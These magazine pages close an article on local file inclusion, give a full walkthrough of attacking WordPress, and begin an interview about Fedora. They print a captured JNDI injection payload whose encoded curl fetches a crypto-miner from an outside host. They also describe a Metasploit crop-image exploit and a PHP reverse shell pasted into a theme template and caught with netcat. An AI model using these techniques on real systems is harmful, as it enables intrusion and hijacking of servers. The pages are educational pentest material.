Although a little long in the tooth (the GitHub hasn't been updated for five years or so), the core of LFISuite is still extremely useful. I would recommend exercising a degree of patience and walking through the many options against a test machine. You will see lots of `../../../` URLs in the output, and you'll be able to gain confidence in the findings with some practice. Use the *Auto-Hack* option with a level of care, as you can imagine!

Conclusion

This article took a close look at local file inclusion attacks. Understanding how these attacks work will help you understand how to prepare for them.

One important warning about the techniques described in this article is that you need to be very careful when opening up network ports. During testing, I was momentarily distracted by the fact that my listener terminal filled up with text. At a glance, it looked like an attacker was looking for a Tomcat vulnerability. Listing 8 shows a heavily abbreviated snippet.

With a bit of digging, I was able to extract the following URL: *https://raw.githubusercontent.com/C3Pool/xmrig_setup/master/setup_c3pool_miner.sh*. This looks like a Crypto Mining installer script. See the GitHub site for the XMRig script if you are interested [10].

I mention this to remind you to be careful when opening up network ports!

I would be remiss not to give you some pointers about writing secure code to help mitigate the effects of some LFI threats. You'll find a relatively concise introduction at the Acunetix website [11]. Stay vigilant. ■■■

Listing 8: Tomcat Bypass

```
Authentication: ${jnd${123%25ff:-${123%25ff:-i:}}ldap://129.151.XXX.XXX:1389/TomcatBypass/Command/Base64/
Y3VybCAtcyAtTCBodHRwczovL3Jhdy5naXRodWJ1c2VyY29udGVudC5jb20vQzNQb29sL3htcmlnX3NldHVwL21hc3Rlci9zZXR1c
F9jM3Bvb2xfb?
```

Info

[1] Open Worldwide Application Security Project (OWASP): *https://owasp.org*
[2] PHP Manual: *https://www.php.net/manual/en/reserved.variables.request.php*
[3] PHP hardening guide: *https://www.cyberciti.biz/faq/linux-unix-apache-lighttpd-phpini-disable-functions*
[4] passthru functions: *https://www.php.net/manual/en/function.passthru.php*
[5] ncat: *https://nmap.org/ncat*
[6] pentestmonkey on GitHub: *https://github.com/pentestmonkey/php-reverse-shell*
[7] LFI cheat sheet: *https://highon.coffee/blog/lfi-cheat-sheet/#php-wrapper-expect-lfi*
[8] expect wrapper: *https://www.php.net/manual/en/wrappers.expect.php*
[9] LFISuite: *https://github.com/D35m0nd142/LFISuite*
[10] XMRig: *https://github.com/C3Pool/xmrig-C3*
[11] PHP security: *https://www.acunetix.com/websitesecurity/php-security-2/*

Author

Chris Binnie is a Cloud Native Security consultant and co-author of the book Cloud Native Security: *https://www.amazon.com/Cloud-Native-Security-Chris-Binnie/dp/1119782236*

IT Highlights at a Glance

Too busy to wade through press releases and chatty tech news sites? Let us deliver the most relevant news, technical articles, and tool tips – straight to your Inbox. Subscribe today for our excellent newsletters:

ADMIN HPC • ADMIN Update • Linux Update

and keep your finger on the pulse of the IT industry.

ADMIN and HPC:
bit.ly/HPC-ADMIN-Update

Linux Update:
bit.ly/Linux-Update

How attackers slip inside WordPress

Press Alert

WordPress is an incredibly popular tool for building websites, and don't think the attackers haven't noticed. We'll show you what to watch for.

By Chris Binnie

According to the WordPress website, a staggering 42 percent of the World Wide Web runs on WordPress software. It is not difficult to see why the huge number of WordPress websites around the world is a major draw for attackers. Discovering a WordPress bug allows the attacker to repeat the process hundreds of times. In some cases, they can even automate the process for a rinse-and-repeat attack which could be a real danger for millions of website owners.

This article looks at some of the techniques an attacker can use to gain shell access to a server that is running WordPress. Once they've attained shell access, the attacker can use standard privilege escalation techniques to take full control of the machine.

Pen testers have many ways to describe the structure of an Internet attack (sometimes with seven phases or more), but I prefer to keep things simple. The process starts with an Enumeration phase, where the attacker learns about the components of the target system. Next is an Exploitation phase, which is focused on gaining shell access. I think of the last phase as the Post Exploitation phase, where attackers set up persistence for future access and then start enumerating other resources that the compromised target has access to in order to move around the infrastructure.

Enumerate, Enumerate

To get things started, I'll employ a mind-blowing security tool called WPScan, which the developers refer to as "The WordPress Security Scanner" [1]. You have several options for how to install WPScan. I'll use the Ruby gem installation method. The commands to use on Debian Linux derivatives are

```
$ apt install ruby-rubygems
$ gem instal wpscan
```

Once WPScan is installed (Figure 1), I'll point it at the AWS instance, which I will call `target.local` (by setting the hostname in the `/etc/hosts`), and then I'll run a scan, as follows:

```
$ wpscan --url http://target.local ➥
  --enumerate vp,vt --api-token XXXXXXXXXXXX
```

The `vp` switch asks WPScan to look for vulnerable WordPress plugins and report back. The other switch that I usually use is `vt`, which stands for vulnerable themes. To get as much data as possible, I'm also adding an API token (which is free and has a limit of 25 API accesses a day if you register first at wpscan.com).

The output from WPScan is eye-watering. It's lengthy and really detailed, with lots of reference URLs. Sections in red text indicate the WordPress build is likely to be vulnerable. In this case, I will focus on a vulnerability that I discovered in a Capture the Flag (CTF) challenge on the TryHackMe website [2]. The highly recommended TryHackMe (THM) is ideal for getting started and then moving from beginner levels of knowledge to advanced. Needless to say, there are very good reasons why the TryHackMe site is so popular (over a year ago they had a million users and seem to have doubled that number since [3]).

The vulnerability relates to a bug in the WordPress Core 5.0. In the first example, I will make use of a frankly frighteningly easy-to-use penetration testing tool called Metasploit [4]. The alarming thing about Metasploit is the level of automation it provides. The user only needs to add a few pieces of information and type `run`. The success rate, once a vulnerability has been correctly identified, is remarkably high. Metasploit is used by users with low-to-moderate levels of experience. That doesn't mean elite users don't turn to it for some easy automation at

Figure 1: The scan begins, following a threat intel update.

```
Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce    2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
```

Figure 2: We have a match for Crop-image in Metasploit.

times. Understanding precisely how and why the tool interacts with target systems tends to require more advanced knowledge, although the tool pulls together information from all over the web, including the Exploit Database [5]. If you haven't used it before, you should take a moment to appreciate the power of the Exploit Database. Check out the Exploit Database entry for the exploit described in this article [6].

Taking Advantage

To save time and simplify, I will look at this particular exploit after completing the first phase, i.e., after I have already enumerated the target and managed to glean a (non-admin) username and password for WordPress.

In this case, I found a bug courtesy of WPScan. The scan identified a vulnerability that allows Remote Command Execution (RCE). The goal is to open a remote shell on the WordPress server and then move from a low-level, non-root user to the superuser `root` account. Figure 2 shows what a successful Metasploit search of the built-in modules reveals when looking for the Crop-image vulnerability. According to some of the online documentation, the Crop-image attack relates to CVE-2019-8943 [7], which states that an authenticated attacker who has permissions to crop an image can then save the resulting image to an arbitrary directory and use the output file to their advantage. This type of issue is referred to as "Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')."

The next steps are to offer Metasploit some options for the attack. In this case, I will offer the target's IP Address (set as `target.local` on my system). Then I'll offer the username and password that I have gleaned from WordPress already. (Imagine that you found a username from a user's posts on the website and then ran 100,000 passwords against the user in a brute-force attack on the WordPress login screen to discover the credentials.)

Finally, I need to add the local IP address of my laptop and an open TCP port so that, if the exploit is successful, the WordPress server will phone home back to my laptop. This process is known as a reverse shell (see the article on reverse shells elsewhere in this issue). With the handful of options fed into Metasploit, type `run` and you will see the process underway in Metasploit.

```
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes)
[*] Meterpreter session 1 opened
[*] Attempting to clean up files...

meterpreter > shell
Process 1678 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Figure 3: Running the code in the Exploit Database to exploit the RCE bug.

As you can see in Figure 3, the mighty Metasploit is crafting a payload and then uploading it as an image before using the image in WordPress's active website theme.

If the attack is successful, the attacker is welcomed by the server that is running WordPress with a shell. In this case, I have access as the `www-data` user. The `www-data` account is a non-root user and is typically used to run the Apache web server. I can now type commands to stabilize the shell and then begin Privilege Escalation techniques remotely, just as if I were logged into one of my own servers over SSH.

Another Route to Root

Now that you've seen Metasploit weaving its magic, I'll show you how to get a reverse shell to work using a more manual process. A common way that (usually authenticated) attacks of WordPress gain access to a shell is via the UI itself. Once you authenticate with WordPress, you are presented with a dashboard. The permissions are usually limited in some way. In this example, you will need a user who can edit website template content, as part of a (usually running) WordPress theme. I will use the `admin` user I have created for this example. Incidentally, I need to navigate to the login page using the following address:

```
https://target.local/wp-login.php
```

Following the big welcome banner, I click the *Appearance* link on the left-hand navigation menu. I am then presented with the dashboard displayed in Figure 4.

In Figure 4, you can see the blue *Customize* button for the Twenty Twenty-Three theme. Now look at the *Appearance* | *Themes* | *Editor* link on the left-hand side. I use the following URL to reach the file I am after:

```
https://target.local/wp-admin/
  theme-editor.php?file=
  patterns%2Fhidden-404.php&theme=
  twentytwentythree
```

I'm aiming to adjust the `hidden-404.php` page, but you can update other pages and test with them too. In previous WordPress versions, the `404.php` page is used commonly for this purpose.

A different-looking page opens up under *Tools* | *Theme File Editor*, showing lots of website code, as you can see in Figure 5. Now I need to scroll down the files listed on the right-hand side of the screen. When it comes to some filenames, you can see the names of the files, ending with the `.php` extension, under each of the more human-readable titles of each page. I'm looking for a file called `hidden-404.php` (or you can use the full link that I used previously and adjust `target.local` to your needs).

You might well ask, why are you looking for a 404 file? It's a reasonable question. What you might not fully appreciate is how servers configured to run the PHP language treat files ending with the `.php` extension. They essentially execute them, running them just like a script might run.

As an authenticated user with access to the WordPress UI, my aim is to alter the code in the 404 template file and then either visit a website page that doesn't exist (to trigger a Page Not Found 404 error) or, in this case, visit the URL directly and load that template page directly. WordPress will then phone home via a reverse shell.

The PHP code for a reverse shell comes from the PenTestMonkey website [8]. If you want the code directly (because you've practiced this before), go to the GitHub repository [9] and find the file `php-reverse-shell.php`. Click *Raw* on the right-hand side for a clean cut-and-paste method. This is one of the most popular reverse shell snippets, and it hasn't been edited in GitHub since 2015, so it must be good!

Popping a Shell

Now I'm ready to open a reverse shell. Before I do that, I need to make tiny adjustments to the code. For instance, I need to add my local laptop IP address and also the port that I've opened for the reverse shell to connect to, as seen in Listing 1 with the `CHANGE THIS` comments (also in Figure 5).




Figure 4: The WordPress Themes page.




Figure 5: OMG, it's full of code.

I now install the stalwart of the reverse shell world, netcat, with the following command on Debian Linux derivatives:

```
$ apt install netcat
```

Next I open a listener up on a new terminal with this command:

```
$ nc -nvlp 8888
Listening on 0.0.0.0 8888
```

Excellent, we can see that netcat is listening dutifully. (See the article on reverse shells elsewhere in this issue for more on using netcat to set up a listener.) You can now paste the reverse shell code over the top of the existing 404 template code by selecting all with Ctrl + A and then pasting with Ctrl + V. Check that you have pasted the version with the correct IP address and open port and then click the blue *Update File* button at the bottom of the page.

If you get a strange error about editing files, you can try a couple of things. Figure 6 shows the unwelcome red error that I received and Figure 7 shows what success should look like, in green.

I realized the DNS was a bit stale, having moved the AWS IP addresses a few times. If that happens to you, use the `hostname` that you used to create your WordPress build (`hostname.tld` in this example) and add the actual AWS instance IP address in the `/etc/hosts` file on the WordPress server itself while testing. Most sites you are attacking won't be broken like this. In my case, the file looks like

```
XXX.XXX.XXX.XXX hostname.tld
```

What gave me the clue to add the local DNS entry in `/etc/hosts` was the WordPress UI. The *Tools* | *Site Health* page said it couldn't connect to its own internal components properly. Once I made the change, the *Site Health* message lit up green.

The next thing on the list is to trigger the code in `hidden-404.php` directly in order to load and execute the reverse shell code.

Listing 1: Setting the Address and Port

```
<?php

$VERSION = "1.0";
$ip = 'XXX.XXX.XXX.XXX';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```




Figure 6: Your WordPress build might not be working quite right.

Figure 7: Editing files within Themes should look like this.

```
chris@Xeo:~$ nc -nvlp 8888
Listening on 0.0.0.0 8888

Connection received on 52.91.222.38 59834
Linux ip-10-78-42-45 5.10.0-21-cloud-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64 GNU/Linux
 13:37:28 up 37 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
chris    pts/0    92.237.180.134   13:00   15.00s  0.11s  0.05s sshd: chris [priv]
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ $
```

Figure 8: Happiness is a working reverse shell.

In my case, I visited the following URL:

```
https://target.local/wp-content/themes/
  twentytwentythree/patterns/hidden-404.php
```

Looking back to the terminal where the listener is running brings much joy. As you can see in Figure 8, I have a reverse shell. In case you can't quite read the detail in Figure 8, the shell has dropped us in as the `www-data` user. This is to be expected and is good news.

Once you get the reverse shell working, you might want to take a few steps to stabilize the shell. These steps, which are outlined in the article on reverse shells elsewhere in this issue, including spawning a Bash process, switching to xterm, and temporarily putting the netcat process in the background to tweak some terminal settings.

Listing 2: Building Wordpress

```
$ docker-compose up -d --build
[...snip...]
Creating network "dvwp_default" with the default driver
Creating volume "dvwp_wp" with default driver
Creating volume "dvwp_db" with default driver
Building wordpress
Sending build context to Docker daemon  57.15MB
Step 1/3 : FROM wordpress:php7.1-apache
php7.1-apache: Pulling from library/wordpress
[...snip...]
```

Escalating

A stable shell allows you to settle in and get comfortable on the target system, and the next step is usually to start the process of privilege escalation, which is often called Local Privilege Escalation (LPE) or PrivEsc. In this case, the goal

Listing 3: WordPress Container

```
$ docker-compose run --rm wp-cli install-wp
Creating dvwp_wp-cli_run ... done
Success: WordPress installed successfully.
Plugin 'iwp-client' activated.
Success: Activated 1 of 1 plugins.
Plugin 'social-warfare' activated.
Success: Activated 1 of 1 plugins.
Plugin 'wp-advanced-search' activated.
Success: Activated 1 of 1 plugins.
Plugin 'wp-file-upload' activated.
Success: Activated 1 of 1 plugins.
Success: Imported from 'dump.sql'.
```

```
================================================================( users )=====
[i] usr000 Current user groups.................................................. yes!
[*] usr010 Is current user in an administrative group?.......................... nope
[*] usr020 Are there other users in administrative groups?...................... yes!
[*] usr030 Other users with shell.............................................. yes!
[i] usr040 Environment information............................................. skip
[i] usr050 Groups for other users.............................................. skip
[i] usr060 Other users......................................................... skip
[*] usr070 PATH variables defined inside /etc.................................. yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?...................... nope
================================================================( sudo )======
[!] sud000 Can we sudo without a password?..................................... nope
[!] sud010 Can we list sudo commands without a password?....................... nope
[*] sud040 Can we read sudoers files?.......................................... nope
[*] sud050 Do we know if any other users used sudo?............................ nope
============================================================( file system )=====
[*] fst000 Writable files outside user's home.................................. yes!
[*] fst010 Binaries with setuid bit............................................ yes!
[!] fst020 Uncommon setuid binaries............................................ nope
```

Figure 9: LSE is running through many, many PrivEsc checks.

is to elevate from the `www-data` user to the `root` user (called vertical PrivEsc) or indeed possibly to another user (called horizontal PrivEsc).

See the article on privilege escalation elsewhere in this issue for more on PrivEsc techniques, including tricks with the SUID bit and sudoers file, as well as looking in `crontab` files for jobs that run as `root`.

If none of those options turn up anything, you could also try an enumeration tool. For instance, the Linux Smart Enumeration (LSE) tool [10] is specifically designed for Linux PrivEsc. You can usually pull files from your own machine to the target via a Python web server once you have a shell available, but in LSE's case, I just go to the raw version of the `lse.sh` script in the GitHub repository [11] and paste the whole, lengthy script into a file on the target, making it executable with `chmod +x file.sh`. Figure 9 shows the opening output of LSE. The Figure 9 output shows that LSE is about to point us to some interesting artifacts on the WordPress host.

Ready Player One

If you want to practice on your own already-vulnerable WordPress installation, I would recommend learning on TryHackMe first and using some of their free challenges. If you don't want to take that route and would prefer to target a trickier, prebaked WordPress installation, you'll find a very old but purposely vulnerable WordPress installation called dvwp (Damn Vulnerable WordPress) on GitHub [12]. The GitHub site lets you clone the code and spin up a Docker container in order to run the application.

A container is a nice approach because all the software is installed locally, so you can be sure you're not breaching any cloud provider terms of service.

As the `root` user, get started with the following commands:

```
$ git clone https://github.com/vavkamil/dvwp
$ cd dvwp
```

Use Docker Compose to spin up the containers. After the process completes, you should see three containers running: `phpmyadmin/phpmyadmin`, `dvwp_wordpress`, and `mysql:5.7`. Listings 2 and 3 show the commands for setting up WordPress and installing the WordPress container.

At the end of Listing 3, the word `Success` is very welcome and denotes that the process has been completed. The GitHub `README` file will help you get started with some useful URLs, as shown here:

```
http://127.0.0.1:31337
http://127.0.0.1:31337/wp-login.php
http://127.0.0.1:31338/phpmyadmin/
```

In Figure 10, you can see what the first URL offers: a good old blogging website courtesy of WordPress.

The next steps for attacking the Damn Vulnerable WordPress site are up to you! Dvwp offers the admin username and password, so trying out authenticated attacks is nice and easy.

Conclusion

It should go without saying that, if you use sophisticated tools to defend against attacks for your WordPress sites, attackers will almost certainly make use of similar tools. There are many excellent training resources available online for both defending and attacking WordPress. It's not necessarily a quick endeavor to move past the novice level, but one thing I can assure you is that the well-considered TryHackMe will speed up your journey, allowing you to get more from ethical hacking. Ultimately, this experience will help you defend your own servers. ■■■

Info

[1] WPScan: *https://wpscan.com*
[2] TryHackMe: *https://tryhackme.com*
[3] TryHackMe's Million Users: *https://tryhackme.com/resources/blog/one-million-users*
[4] Metasploit: *https://www.metasploit.com*
[5] Exploit Database: *https://www.exploit-db.com*
[6] Exploit Database Entry: *https://www.exploit-db.com/exploits/46662*
[7] Attack described in this article: *https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8943*
[8] PenTestMonkey: *https://pentestmonkey.net/tools/web-shells/php-reverse-shell*
[9] PHP Reverse Shell at GitHub: *https://github.com/pentestmonkey/php-reverse-shell*
[10] Linux Smart Enumeration (LSE): *https://github.com/diego-treitos/linux-smart-enumeration*
[11] Raw Version of lse.sh: *https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh*
[12] dvwp: *https://github.com/vavkamil/dvwp*

Author

Chris Binnie is a Cloud Native Security consultant and co-author of the book *Cloud Native Security*: *https://www.amazon.com/Cloud-Native-Security-Chris-Binnie/dp/1119782236*.

Figure 10: The gauntlet has been thrown down.

The old hat that's still new

Fedora

Matthew Miller, Fedora Project Leader, discusses Fedora's relationship with Red Hat and its role in the Linux community. *By Bruce Byfield*

The Fedora Project [1] was started in 2003 as the community face of the newly established Red Hat Enterprise Linux (RHEL). Although sometimes dismissed as no more than a beta release for RHEL, Fedora quickly became a popular community choice as well, with numerous spins and builds. Twenty years later, it is also one of the main sources for numerous major commercial distributions, including RHEL, CentOS Stream, Rocky Linux, and AlmaLinux, as well as a dozen derivatives in its own right.

Matthew Miller has been Fedora Project Leader since 2014. As he prepared for Flock, the Fedora Project's annual conference, in Cork, Ireland, in August 2023, Miller kindly agreed to talk about the current state of Fedora.

Linux Magazine (LM): Tell us about your involvement in free software.

Matthew Miller (MM): I think my first exposure to the idea was in high school – I knew BASIC pretty well and wanted to learn more, but C compilers were expensive. A family friend gave me a copy of DJGPP, which is a port of GCC for DOS. But really, I didn't get involved until the rise of the Internet in the 90s. I grew up in Indiana, and one of my friends discovered that, having graduated from college, he no longer had access to email, Usenet, and this new "world wide web" thing. He asked me to help, and together we built a local Internet provider. We started with Windows NT – but soon hit limitations. I'd read about Linux and wanted to give it a try. So, I ordered a five-disc set of different Linux distros from the back of a magazine, and late one night, we converted one of our servers. I quickly fell in love – this was definitely better! So, we converted everything else, too.

The first disc in that set was Debian, but due to some flaw or incompatibility, that one didn't boot. The next was Slackware, so that's what we ran on for a while, but Slackware didn't have a way to upgrade an already-installed system (even for security updates), so after a while, we switched to Red Hat Linux. This eventually led to me getting involved with the Red Hat Linux beta test program (at the time, this was an invite-only restricted group), and from there to Fedora.

LM: How do Fedora and Red Hat interact?

MM: Red Hat is the Fedora Project's main sponsor and of course builds RHEL from Fedora Linux as a base (now through CentOS). Red Hat pays my salary, and I'm grateful that I therefore get to work on Fedora full time – entirely on free and open source software and with our amazing community. There are a few other folks paid mostly to work on Fedora, but most Red Hatters you see around the project have product-related primary jobs. They may contribute to Fedora as part of developing something wanted for a future Red Hat product – or, like anyone else, for their own interests.

Red Hat doesn't take a heavy hand in trying to tell Fedora what to do – in all my nine years as Fedora Project Leader, I've never gotten any kind of "make Fedora do this!" directive. I've gotten occasional polite requests from the marketing side of the business – especially at the very dawn of the project, I think people were quite concerned that some customers might not understand the difference between how Red Hat supports Fedora and the actual

Red Hat product portfolio. But I don't think that's a real worry these days.

So, when someone in Red Hat wants something in Fedora, they go through the same process as anyone else.

LM: How has Fedora been affected by IBM's purchase of Red Hat and by the end of CentOS?

MM: Red Hat was a publicly-traded company before IBM, and in practice I don't see IBM as much different from shareholders or a board of directors – Red Hat still operates as a functionally completely separate company with our own identity and decision-making. I sometimes joke that it'd be easy to blame IBM for everything that happens that I don't like, but that's really not how it is. If anything, I'd love for more IBMers to show up more in the Fedora project, and for IBM to directly contribute more.

However, I don't think "the end of CentOS" is the right framing. When Red Hat brought CentOS into the company almost a decade ago, there was a lot of work to move that project from just a close-knit team with pretty tightly-closed processes to a more open one. For example, before then – kind of like the old Red Hat Linux beta program, really – CentOS development versions were only available to a select few, until it was declared ready and released. Red Hat really wanted to grow a contributor community around the project, but never really figured out how, or never hit the right fortunate combination. A big user community, definitely – but not really community development. There wasn't a clear path from CentOS to RHEL development, and trying to fit Fedora with that made it even more messy.

So that really wasn't working. CentOS Stream is a much better model, and there's now a clear flow from Fedora Linux to CentOS Stream and into RHEL – from community-driven to product. I know people are cynical about the end of traditional CentOS Linux, but as I see it, this really is a logical evolution towards more openness. We no longer resort to literal M.C. Escher drawings to try to explain the relationship. Instead of overlap, confusion, and almost-accidental competition, we're set up for cooperation. And, in doing this, RHEL is more transparent and open than ever before.

The Fedora Project's mission is to build a platform that's both useful for our own users and a great base to build on. I think it's really exciting that Amazon decided to base their own commercial distribution on Fedora Linux directly – that's really where you can do the most exciting things. But, if you want to make something slower-moving, more cautious, CentOS Stream is also an interesting place to engage.

LM: The last few years have seen the rise of immutable operating systems, which cannot be modified by users or applications, are updated all at once, and isolate each application, often through containers. Currently, Fedora develops three: Silverblue, Kinoite, and Sericea. What are the advantages of immutable desktops, and why does Fedora develop them?

MM: Our immutable desktop work came out of CoreOS – a server- and cloud-oriented flavor of Fedora Linux that is based on work from Red Hat's Project Atomic and the original CoreOS distribution. In a traditional Linux distribution, each system consists of an assemblage of software packages put together on that very system. This means that even when you want to have identical systems, there can be subtle – or not so subtle – differences. With CoreOS, we use a system that puts together package configurations centrally, and every system runs some checkpointed version of that, so you can verify that they're actually really the same.

In this model, rather than adding more packages to run workloads, you use containers for your actual applications. A lot of people liked this idea so much that they wanted to extend it to the desktop, which is how Fedora Silverblue was born. Same basic concept: a central definition of the main operating system and then containers (or Flatpaks) for your applications.

This makes it a lot easier to do quality engineering and support – I think that's really the main thing. There are also some other nice effects: System updates happen in the background and apply instantly when you reboot, and if there is a problem, you can roll back. In fact, if there's a problem and you're not sure exactly when it started, you can use a technique called "bisection" to quickly find exactly the update that introduced the issue.

LM: The Free Software Foundation (FSF) critiques Fedora [2] with:

"Fedora does have a clear policy about what can be included in the distribution, and it seems to be followed carefully. The policy requires that most software and all fonts be available under a free license, but makes an exception for certain kinds of nonfree firmware. Unfortunately, the decision to allow that firmware in the policy keeps Fedora from meeting the free system distribution guidelines."

How would you respond?

MM: In an ideal world, all software – and hardware – would be free and open source. Unfortunately, we're far from that world. Computers today are very complex and actually made up of lots of little components which are themselves little special-purpose computers. To function, these require their own software – it doesn't run on the main CPU but is loaded into the devices. This is "firmware." Even if you built it yourself from components, most computers today require at least some such loadable firmware, and that usually comes from the device vendors in the form of binary blobs – not open at all. To get a mainstream consumer laptop running, there's no choice.

There are a few distributions that meet the FSF's definition of a free distribution, but they work on only very select hardware. In Fedora, we require everything in the operating system itself to be free and open source, but we allow non-open source firmware files (as long as they are legally redistributable). If we didn't, Fedora Linux would only be accessible to really dedicated niche hobbyists – and even those folks would probably have to forgo a lot of functionality. We've chosen to function this way because we believe it allows free and open source software to make a real world impact it just couldn't otherwise.

(As an aside – much of the hardware that is sometimes "blessed" as not requiring binary-blob firmware actually has such firmware, just preloaded and

inaccessible. Or, it may even be represented in a custom chip implementing specific algorithms. The FSF, as I understand it, takes the position that this paradoxically makes this hardware more free. I really don't think it does. Really, that's a line drawn for convenience, and we simply choose to draw ours in a different place.)

LM: How is Fedora governed?

MM: Our top-level leadership and governance body is the Fedora Council. We have a mix of hired roles (like mine), community-wide elected seats, and positions filled by selection of various other teams. We make decisions by a consensus process, which means that everyone's voice must be heard – we don't have majority-vote decisions. Because Fedora is so big, we have a lot of different committees as well. Technical decisions are made by an all-elected steering committee, and we have a similar body for our outreach, user support, and marketing efforts.

LM: Fedora has the reputation for being an early user of new applications and software. Is this a stated goal? How does it affect development?

